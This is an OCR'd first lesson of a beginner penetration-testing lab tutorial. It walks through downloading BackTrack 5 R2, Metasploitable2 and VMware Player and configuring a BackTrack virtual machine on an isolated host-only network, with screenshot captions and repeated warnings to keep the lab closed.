Read before moving forward:

This guide was written using a machine with an Intel i5 2.67 GHz processor running Windows 7 64 Bit OS, 8 GB of RAM, and 300 GB Hard Drive system

Tools you will be utilizing are **BackTrack 5 R2**, **Metasploitable2**, and **VMware Player 5**, all which are free

The purpose of this lab is to just introduce pen-testing on a closed virtual network. I cannot stress this enough, **DO NOT** attempt these on an open network or over the internet. These techniques, while great for teaching, are extremely loud and will get you caught and charge with hacking. Follow the directions carefully. Your lab will be a sandbox not interacting with the internet or your host machine. This lab is purely for instruction only and not intended to teach "hacking."

Pen-Testing 101

By: WRS

Lesson 1: Into to BackTrack 5 R2 and Metasploitable2


By the end of this lesson you will be able to create a closed virtual network with two virtual machines, install BackTrack 5 R2 with VMware Tools, throw a simple exploit, create a simple netcat listener to transfer information from one machine to another, and how to crack simple passwords

Table of Contents

Section 1 – Tools

VMware Player

https://my.vmware.com/web/vmware/free#desktop_end_user_computing/vmware_player/5_0




VMware-player-5.0.1-894247.exe

(exe | 73M)

BackTrack

http://www.backtrack-linux.org/downloads/
Select the follow then select **CLICK TO DOWNLOAD**:



BackTrack Release: BackTrack 5 R2

Window Manager: KDE

Architecture: 32

Image Type: ISO

Download Type: Torrent

Image Name: BT5R2-KDE-32.torrent

Size (MB): 2806

Desktop: KDE

Architecture: 32

Image: ISO

Download: Torrent


MD5sum: adb7eece8964aab083294f06aa44b625

GNOME
64
Direct
CLICK TO DOWNLOAD
Downloads
OFFENSIVE® security
Download the Offensive Security Sample Penetration Test Report

If you do not have a torrent client application, then select **Direct for the **Download Type***

Metasploitable2

http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download



Opening metasploitable-linux-2.0.0.zip

You have chosen to open:

metasploitable-linux-2.0.0.zip

which is a: Compressed (zipped) Folder (833 MB)
from: http://heanet.dl.sourceforge.net

What should Firefox do with this file?

○ Open with Windows Explorer (default)

● Save File


□ Do this automatically for files like this from now on.

IMPORTANT!!!

Once everything is downloaded, **SCAN** all the files with updated anti-virus/malware applications

Section 2 – Setup Virtual Network – Installing VMs

Install VMware Player, and then run the application. You should see the screen below. Select ->**Create a New Virtual Machine**



Welcome to VMware Player


Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.

Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.

Download a Virtual Appliance
Download a virtual appliance from the marketplace. You can then open it in VMware Player.

Help
View VMware Player's help contents.

Select ->**Installer disc image file (iso):** Next select ->**Browse** and select your ISO file, then select ->**Next**



Welcome to the New Virtual Machine Wizard
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:


○ Installer disc:
DVD RW Drive (D:)

● Installer disc image file (iso):
C:\[redacted]

Could not detect which operating system is in this disc image.
You will need to specify which operating system will be installed.

○ I will install the operating system later.
The virtual machine will be created with a blank hard disk.

Select ->**Linux**, and version **Ubuntu** from the drop down menu


New Virtual Machine Wizard

Select a Guest Operating System

Which operating system will be installed on this virtual machine?


Guest operating system

○ Microsoft Windows
● Linux
○ Novell NetWare
○ Sun Solaris
○ Other

Version

Ubuntu

Enter whatever you want for **Virtual machine name:** leaving the **Location:** field default


New Virtual Machine Wizard

Name the Virtual Machine

What name would you like to use for this virtual machine?


Virtual machine name:

BT5 R2

Location:

C:\[redacted]\BT5 R2

Make the fields like the below image


New Virtual Machine Wizard

Specify Disk Capacity
How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 15


Recommended size for Ubuntu: 20 GB

○ Store virtual disk as a single file

● Split virtual disk into multiple files

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

Select ->**Customize Hardware…**


New Virtual Machine Wizard


Ready to Create Virtual Machine
Click Finish to create the virtual machine. Then you can install Ubuntu.

The virtual machine will be created with the following settings:

Name:	BT5 R2
Location:	C:\[redacted]\BT5 R2
Version:	Workstation 9.0
Operating Syst...	Ubuntu
Hard Disk:	15 GB, Split
Memory:	1024 MB

**Only perform this first step if your machine has at least 6 GB of RAM*

Select ->**Memory** and on the right plane change **Memory for this virtual machine:** to 2048


Hardware

Device	Summary
Memory	2 GB
Processors	1
New CD/DVD (...	Using file C:\Users\Me\Docu...
Floppy	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: 2048 MB


Maximum recommended memory
(Memory swapping may occur beyond this size.)
6040 MB

Recommended memory
1024 MB

Guest OS recommended minimum
512 MB

STOP STOP STOP! MOST IMPORTANT STEP!!

Select ->**Network Adaptor** and on the right plane select the radio button **Host-only: A private network shared with the host** (this will make our pen-testing lab on a closed network)


Hardware

Device	Summary
Memory	2 GB
Processors	1
New CD/DVD (...	Using file C:\Users\Me\Docu...
Floppy	Auto detect
Network Adapter	Host-only
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status


□ Connected
☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network
□ Replicate physical network connection state
○ NAT: Used to share the host's IP address
● Host-only: A private network shared with the host
○ LAN segment:

Once finished select ->**Close** to the lower right

Select ->**Finish**




Ready to Create Virtual Machine

Click Finish to create the virtual machine. Then you can install Ubuntu.

The virtual machine will be created with the following settings:

Name:	BT5 R2
Location:	C:\[redacted]BT5 R2
Version:	Workstation 9.0
Operating Syst...	Ubuntu
Hard Disk:	15 GB, Split
Memory:	2048 MB


Select ->**Play virtual machine** (located next to the green arrow, lower right)



BT5 R2

State: Powered Off
OS: Ubuntu
Version: Workstation 9.0 virtual machine
RAM: 2 GB

**if you get this message or any others, just select OK*



BT5 R2 - VMware Player

Binary translation is incompatible with long mode on this platform. Disabling long mode. Without long mode support, the virtual machine will not be able to run 64-bit code. For more details see http://vmware.com/info?id=152.

□ Do not show this hint again


Once the VM boots up you will come to this screen, click everywhere on the black screen to enter the VM and press the **Enter** key on your keyboard

At any time to exit the VM and get your mouse back press **Alt+Ctrl on your keyboard together*


BT5 R2 - VMware Player

